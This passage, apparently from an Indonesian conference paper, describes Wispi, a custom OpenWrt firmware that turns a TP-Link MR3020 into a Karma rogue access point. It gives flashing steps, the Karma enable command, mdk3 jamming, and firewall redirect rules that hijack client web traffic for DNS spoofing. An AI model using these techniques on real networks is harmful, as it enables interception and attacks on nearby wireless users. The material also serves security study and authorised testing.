
Wispi

Mini Karma Router For Pentester



SMRX86

DAFTAR ISI

BAGIAN I. PENDAHULUAN

1. Latar Belakang

Tp-link mr3020 adalah salah satu produk 3g router wifi yang menggunakan chipset Atheros sebagai processing unitnya. Sistem operasinya sendiri menggunakan linux yang di kostum untuk menjalankan berbagai fitur wireless networking dan dukungan terhadap modem 3G usb. Kendati demikian diluar system operasi standar yang digunakannya, mr3020 juga dapat di flashing dengan system operasi linux Openwrt.

Penggunaan system operasi Openwrt pada mr3020 sendiri tidak hanya memperkaya fitur yang dimilikinya, tetapi juga membuka kemampuan tersembunyi dan potensial router tersebut. Sebagai alat penetrasi jaringan wireless salah satunya. Selain karna banyaknya package untuk pentest jaringan yang disediakan oleh pengembang openwrt.org, chipset atheros sendiri merupakan chipset yang sebagian besar pengembangan driver/aplikasi pendukungnya dikerjakan oleh banyak para praktisi jaringan dan para hacker sendiri. Fakta ini terpampang jelas dalam presentasi Adrian Chadd di Wireless CTF 2014.[1] Disana dia menggambarkan bagaimana driver chipset atheros bisa melakukan berbagai variasi serangan terhadap jaringan wireless. Adrian Chadd juga merupakan salah satu orang yang menjadikan driver 'atheros' sebagai open source.

Walaupun begitu belum banyak yang mengekplorasinya lebih jauh. Termasuk menghasilkan satu jenis firmware yang pas dengan spesifikasi router mr3020. Salah satu hambatan yang dihadapi pengembang adalah besar Rom flash yang 4MiB tidak cukup jika harus menyimpan begitu banyak aplikasi pentest. Belum lagi memory yang dimilikinya hanya 32 MiB.

Memang kendala ini bisa diatasi dengan menggunakan metoda extroot/partisi swap eksternal, yakni membuat root file system dan swap bayangan di dalam usb flash

[1] Lihat 'Inside The Atheros Wifi Chips' oleh Adriad Chadd di http://www.youtube.com/watch?v=WOcYTqoSQ68.

disk. Tetapi suatu firmware yang didalamnya sudah terintegrasi aplikasi pentest tentu mempunyai nilai tesendiri, baik itu dari segi kemudahan distribusinya maupun kepraktisan dalam memflashing ke dalam router.

Paper ini akan membahas tentang hal yang telah disebutkan diatas, dimana penulis telah mengkompilasi sebuah firmware yang kemudian diberi nama Wispi (Wireless Spider) sebagai firmware mini dengan ukuran **≤ 4 MiB** yang memiliki beberapa tools untuk pentrasi jaringan wireless. Selain penjabaran tentang Wispi, tulisan ini juga akan membahas secara singkat tentang beberapa project maupun riset yang menginspirasi project ini.

2. Project/Riset yang Relevan

2.a. Project Berupa Firmware dan Produk Router.

Ada beberapa project yang menjadi rujukan utama dari wispi, mereka adalah jajaran produk-produk yang juga mengimplementasikan openwrt dan mengkostumisasinya untuk kebutuhan penetrasi jaringan. Diantaranya adalah:

- Piranha [2], piranha merupakan nama kode dari sebuah project yang produknya adalah firmware yang berisi tools seperti aircrack-ng, mdk3, nmap, dnsspoof dan tool lainny. Firmware ini ditujukan untuk router fonera 2201 yang memiliki spesifikasi: Chip Processor Atheros AR2315 180MHz, Rom flash 8MiB, Ram sebesar 16 MiB, 1 Lan dan sebuah port USB. F/W ini memiliki beberapa versi yang dikembangkan oleh seseorang bernick **Orange** sejak tahun 2008 hingga 2010. Dan kesemua versinya diimplementasikan di fonera 2201. Sayangnya project sudah tidak berjalan lagi, situs deveper penyedia f/w pun sudah tidak beroperasi.
- Jasager [3], adalah firmware yang dikembangkan oleh team digininja. Ciri khas paling melekat dari jasager adalah fitur 'Karma'ny. Karma di jelaskan sebagai tool yang dapat memberikan probe response yang sama dengan probe request yang dihasilkan oleh calon wireless client. Nama jasager sendiri merupakan diksi/kata

[2] Piranha firmware bisa di unduh di http://www.ckgaming.co.uk/openwrt/piranha/.
[3] Jasager firmware bisa di unduh di http://digi.ninja/jasager/download.php.

dalam bahasa jerman yang berarti "**yes man**". Seperti halnya Piranha, Jasager dapat digunakan di router fonera 2201 dan juga fonera 2.0G. Fitur ini dikontrol lewat web user interface yang menggunakan ruby xml sebagai CGI nya.

- Pineapple MK I dan MK II, diperkenalkan September 2008 sebagai deretan produk pertama yang dijual oleh team Hak 5 di Hakshop nya. Routernya sendiri menggunakan fonera 2201 dan juga mengimplementasikan fitur Karma Jasager.
- Pineapple MK III [4], merupakan Karma router yang menggunakan router ALFA Network AP51. Spesifikasinya adalah menggunakan processor Atheros AR2315A, rom flash 8 MiB, ram 32 MiB, 1 lan dan satu port USB. Aplikasi yang dimilikinya antara lain Karma, aircrack-ng yg digunakan untuk jamming (deauth dengan aireplay) , dnsspoof, arpspoof. Kesemua aplikasi tersebut dikontrol lewat web user interface dengan PHP4 sebagai sebagai CGI nya.
- Pineapple MK IV [5], adalah versi upgrade dari pineapple MK III. DiJual oleh Hakshop diatas produk Alfa network AP121U dengan spesifikasi Processor Atheros AR9330 400Mhz, Rom flash 8MiB, Ram 32 MiB, 1 s/d 2 buah lan port dan sebuah port USB. MK IV tidak hanya mengalami peningkatan dari segi processor tapi juga peningkata dari segi applikasi yang memungkinkan adanya modul aplikasi tambahan yang dinamakan infusion. Infusion ini sendiri di kembangkan oleh pengguna MK IV dengan bermacam2 fungsi kegunaan diantaranya, jammer, reaver attack, ettercap, evil java, mitm, randomroll, smser, tcpdump, urlsnarf dan beberapa tool untuk kegiatan wireless pentest lainnya.
- Pineapple MK V [6], merupakan produk teranyar dari versi Wifi Pineapple yang dipedagangkan oleh Hakshop. Routernya sendiri merupakan produk costumized dan bukan produk bebas. Spesifikasinya antara lain memiliki: CPU: 400 MHz MIPS Atheros AR9331, rom flash 16 MiB, ram 64 MiB, 1 Micro SD card slot, 1 port Land an 1 port USB. Aplikasinya sendiri cukup beragam, mulai dari untuk wireless pentesting hingga tracking signal pesawat (dump 1090) dengan tambahan

[4] Pineapple mk III firmware bisa di unduh di http://dl.dropbox.com/u/58371878/Jasager/Mark%20III%20Firmware/MK3FirmwareV2.1.2.zip.
[5] Pineapple MK IV firmware bisa di unduh di https://wifipineapple.com/?downloads.
[6] Pineapple MK V firmware bisa di unduh di https://wifipineapple.com/?downloads.

perangkat RTL SDR USB dogle. Seperti pendahulunya, system infusion juga digunakan untuk versi terbaru ini. Firmware pineapple MK V bisa didapatkan di .

2.b. Riset Berbasis Reverse Engineering

Reverse engineering firmware merupakan tekhnik membongkar dan menganalisa sebuah firmware. Rujukan paling bagus tentang reverse engineering openwrt firmware bisa anda baca di http://penturalabs.wordpress.com/2013/04/25/blue-for-the-pineapple/. Dalam postingannya itu Andy Davis di yang memuat langkah-langkah bagaimana melakukan reverse engineering pada firmware pineapple MK IV.

Tulisan tersebut membahas secara gamblang tentang penggunaan binwalk dan squashfuse untuk mendapatkan informasi tentang besar rootfs sekaligus mengekstraknya kedalam sebuah folder. Meskipun belum mencapai kesempurnaan, namun kontribusi dari pengunjung yang banyak mengomentari serta mengoreksi sisi teknisnya sudah lebih dari cukup untuk membuktikan bahwa pengkloningan pada router lain dengan platform yang sama dapat dengan mudah dilakukan.

BAGIAN II. WISPI

1. Penjelasan singkat tentang Wispi

Wispi merupakan firmware berbasis openwrt versi attitude adjustment 12.09 yang decompile untuk router berplatform atheros AR71xx. Platform ini banyak digunakan pada produk yang diperdagangkan bebas di Indonesia. Dalam kata lain router yang memungkinkan untuk menggunakan Wispi dapat mudah didapatkan oleh siapapun. Adapun persyaratan dari firmware ini adalah:

- Memiliki chip prosessor dalam keluarga AR71xx.
- Memiliki rom flash minimal 4MiB.
- Mendukung sepenuhnya Openwrt ver. Attitude Adjustment 12.09.
- Keberadaan USB port tidak wajib (optional), namun sangat disarankan memilih router yang memiliki port USB.

Untuk sementara pengembangan firmware ini masih saya tujukan untuk router TP-link MR3020, tapi kedepannya akan dikembangkan untuk router lain seperti TP-link MR3040, MR3220, MR3420, Buffalo WHR-HP-G300N dan router lain yang mencukupi persyaratan diatas.

Fitur yang dipunyai wispi bisa dikatakan cukup sederhana, yakni :

- Menjalankan Karma.
- Jamming wireless dengan mdk3.
- Dukungan terhadap usb wireless tambahan (wlan1) yang berplatform atheros untuk jamming wireless. Fitur ini juga memungkinkan diaktifkannya Karma pada wlan0 dan jammer menggunakan wlan1. ^^
- Penggunaan tombol wps untuk melakukan jamming.
- Spoofhost (penyesatan dns) dengan modifikasi automatis konfigurasi dhcp serta firewall.

- Kemudahan mengontrol dan menyetting konfiguasi semua tool dengan web user interface yang berbasis PHP. Web UI dibuat dengan merujuk pada web ui pineapple mk III dengan perombakan disana-sini. [7]

Nama Wispi sendiri diambil dari akronim Wifi Spider, yang terinspirasi dari project WiDy oleh Vivek Ramachandran (securitytube.com) . ^^


2. Memulai Wispi

Hal pertama yang perlu dilakukan adalah memflash router anda dengan firmware wispi dan kemudian mengatur ssh root password yang nantinya digunakan untuk masuk ke ssh shell. Berikut ini adalah langkah-langkahnya

- Download firmware dari https://sites.google.com/site/semarak2011/dokumen/wispi.7z dan ekstrak file openwrt-ar71xx-generic-tl-mr3020-v1-squashfs-factory.bin dari dalamnya. Password untuk mengekstrak file tersebut '**idsecconf_2014**'.


- Masuk kedalam menu administrasi router di http://192.168.1.1 , lalu pilih **System tools** > **firmware upgrade** **>** **browse** > pilih file **openwrt-ar71xx-generic-tl-mr3020-v1-squashfs-factory.bin** yg telah anda ekstrak barusan **>** **Upgrade.** Tunggu beberapa saat hingga router selesai melakukan reboot.

[7] Web UI pineapple MK III bisa di unduh di https://www.dropbox.com/sh/y0an70sofvtezzl/AADBuFyxSJGCsTqHhackJHMra/Jasager/Mark%20III%20Firmware/pineapple-mk3-v1.0.2.tar.gz .



gambar 1. Memasuki menu firmware upgrade dan memilih upgrade untuk melekukan Flashing.

- Langkah berikutnya yakni melakukan koneksi telnet ke 192.168.1 dengan perintah **telnet 192.168.1.1** di shell consule di linux atau cmd consule di windows.




gambar 2. buat koneksi Telnet ke 192.168.1.1

- Atur password ssh root dengan mengetikkan '**passwd' ,** lalu masukkan password yang anda pilih. Input sekali lagi password tersebut untuk mengkonfirmasi perubahan root password. Usai mengonfirmasi perubahan root password maka

jalankan '**reboot**' untuk merestart router. Tunggu beberapa saat hingga router benar reboot.

gambar 3. Penggantian ssh password dan rebooting router.

- Terakhir masuk kedalam browser ke http://192.168.1.1:1471. Dan wuala!!! anda sudah memiliki Wispi router.



gambar 4. Masuk ke halaman administrasi router.

BAGIAN III. SOURCE CODE AND PROOF OF CONCEPT'S

Bagian ini akan membahas tentang penggunaan tool's yang penting dalam Wispi baik itu cara penggunaan tool berikut kode yang bertanggung jawab atas eksekusinya.

1. Karma

Karma pertama kali di perkenalkan oleh Dino A. Dai Zovi dan Shane A. Macaulay pada tahun 2004 lewat presentasinya "All your layer are belong to us".[8] Tapi saat itu karma hanya berjalan pada platform komputer linux yang besar. Baru di tahun 2008 team digininja memperkenalkan Karma/Jasager yang dapat bekerja pada OS linux yang kecil seperti OpenWrt.

Pada dasarnya Karma/jasager adalah aplikasi tambahan yang melekat pada package binary 'WPAD'. Dimana pengguna ketika file 'hostapd_cli' yang bertanggung jawab sebagai penampung perintah untuk mengaktifkan karma. Jika dieksekusi dengan perintah '**hostapd_cli -p /var/run/hostapd-phy0 karma_enable**', maka yang terjadi adalah perintah pada file 'hostapd' untuk menjalankan karma. File 'hostapd' sendiri sebenarnya adalah file symbolic link dari 'WPAD'.

Dampak dari eksekusi pengaktifan karma adalah router akan merekam probe request SSID wireless dari semua calon korban yang berada disekitarnya dan membalas probe request ini dengan probe response berupa SSID yang sama dari yang diminta. Oleh karena itulah router yang mempunyai fitur karma disebut juga rouge AP.


[8] All your layer are belong to us , Dino A. Dai Zovi and Shane A. Macaulay http://www.theta44.org/software/All your layer are belong to us.ppt

gambar 5. Deskripsi visual tentang cara kerja Karma.

Didalam Wispi file-file yang bertanggung jawab untuk mengeksekusi Karma adalah:

- mac80211.sh, merupakan file yang bertanggung jawab untuk menghasilkan karma log. File ini terletak di **/lib/wifi/mac80211.sh** .
- hostapd_cli, merupakan file binary executable yang menampung sementara perintah untuk menjalankan karma. Selain itu file ini bukan bagian dari paket standar openwrt. File ini terletak di **/usr/sbin/ hostapd_cli**.
- Wpad, merupakan file yang sebenarnya mengeksekusi karma. File ini terletak di directory yang sama dengan hostapd_cli di **/usr/sbin/ wpad**.

Cara penggunaan lewat web interface Wispi cukup mudah, yaitu cukup dengan mengklik start pada section W_S Karma. Karma pun aktif dan siap menunggu dan membalas probe request dari wireless client di sekitarnya. Terkhusus untuk mr3020 karma juga bisa diaktifkan dengan memindahkan switch dari tombol Wisp ke 3G.



gambar 6. Proof of Concept saat router menjalankan Karma.

2. Spoofhost

Spoofhost merupakan implementasi spoof/penyesatan semua dns pada port 80 yang diminta client ke halaman index.php. File yang men_trigger spoofing adalah file konfigurasi firewall dan file dhcp. Hal ini merupakan hal yang lumrah digunakan sebagai setting pada captive portal. Tapi akan cukup berbahaya jika dihalaman landing pagesnya ditanamkan payload yang langsung aktif ketika client meminta mebuka sebuah halaman http di browsernya.

Adapun perubahan setting pada file konfigurasi firewall di **/etc/config/firewall** adalah penambahan redirect koneksi lan ke halaman /www/index.php. berikut perubahannya yang ditandai dengan warna **merah**.

```
----------/etc/config/firewall ----------
config defaults
  option syn_flood      1
```

```
	option input		ACCEPT
	option output		ACCEPT
	option forward		REJECT
# Uncomment this line to disable ipv6 rules
# option disable_ipv6	1

config zone
	option name		lan
	option network		'lan'
	option input		ACCEPT
	option output		ACCEPT
	option forward		REJECT

config zone
	option name		wan
	option network		'wan'
	option input		REJECT
	option output		ACCEPT
	option forward		REJECT
	option masq		1
	option mtu_fix		1

config forwarding
	option src		lan
	option dest		wan

# We need to accept udp packets on port 68,
# see https://dev.openwrt.org/ticket/4108
config rule
	option name		Allow-DHCP-Renew
```

```
	option src		wan
	option proto		udp
	option dest_port	68
	option target		ACCEPT
	option family		ipv4

# Allow IPv4 ping
config rule
	option name		Allow-Ping
	option src		wan
	option proto		icmp
	option icmp_type	echo-request
	option family		ipv4
	option target		ACCEPT

# Allow DHCPv6 replies
# see https://dev.openwrt.org/ticket/10381
config rule
	option name		Allow-DHCPv6
	option src		wan
	option proto		udp
	option src_ip		fe80::/10
	option src_port		547
	option dest_ip		fe80::/10
	option dest_port	546
	option family		ipv6
	option target		ACCEPT

# Allow essential incoming IPv6 ICMP traffic
config rule
```

```
	option name		Allow-ICMPv6-Input
	option src		wan
	option proto	icmp
	list icmp_type		echo-request
	list icmp_type		echo-reply
	list icmp_type		destination-unreachable
	list icmp_type		packet-too-big
	list icmp_type		time-exceeded
	list icmp_type		bad-header
	list icmp_type		unknown-header-type
	list icmp_type		router-solicitation
	list icmp_type		neighbour-solicitation
	list icmp_type		router-advertisement
	list icmp_type		neighbour-advertisement
	option limit		1000/sec
	option family		ipv6
	option target		ACCEPT

# Allow essential forwarded IPv6 ICMP traffic
config rule
	option name		Allow-ICMPv6-Forward
	option src		wan
	option dest		*
	option proto		icmp
	list icmp_type		echo-request
	list icmp_type		echo-reply
	list icmp_type		destination-unreachable
	list icmp_type		packet-too-big
	list icmp_type		time-exceeded
	list icmp_type		bad-header
```

```
	list icmp_type		unknown-header-type
	option limit		1000/sec
	option family		ipv6
	option target		ACCEPT

# include a file with users custom iptables rules
config include
	option path /etc/firewall.user

config redirect
	option src		lan
	option proto		tcp
	option src_dport	80
	option src_ip		!192.168.1.1
	option dest_port	80
	option dest_ip		192.168.1.1
	option target		DNAT

config redirect
	option src		lan
	option proto		tcp
	option src_dport	443
	option src_ip		!192.168.1.1
	option dest_port	443
	option dest_ip		192.168.1.1
	option target		DNAT
------------------------------------------------------------ FILE END------------------------------------------------------------
```

sedangkan pada file dhcp di **/etc/config/dhcp** konfigurasinya adalah (*ditandai dengan warna **merah**)

----------/etc/config /dhcp ----------

```
config dnsmasq
    option domainneeded  1
    option boguspriv     1
    option filterwin2k   0  # enable for dial on demand
    option localise_queries 1
    option rebind_protection 1  # disable if upstream must serve RFC1918 addresses
    option rebind_localhost 1  # enable for RBL checking and similar services
    #list rebind_domain example.lan  # whitelist RFC1918 responses for domains
    #option local  '/lan/'
    #option domain     'lan'
    option expandhosts   1
    option nonegcache    0
    option authoritative 1
    option readethers    1
    option leasefile     '/tmp/dhcp.leases'
    option resolvfile    '/tmp/resolv.conf.auto'
    #list server         '/mycompany.local/1.2.3.4'
    #option nonwildcard  1
    #list interface      br-lan
    #list notinterface   lo
    #list bogusnxdomain   '64.94.110.11'

config dhcp lan
    option interface    lan
    option start    100
    option limit    150
    option leasetime    12h

config dhcp wan
```

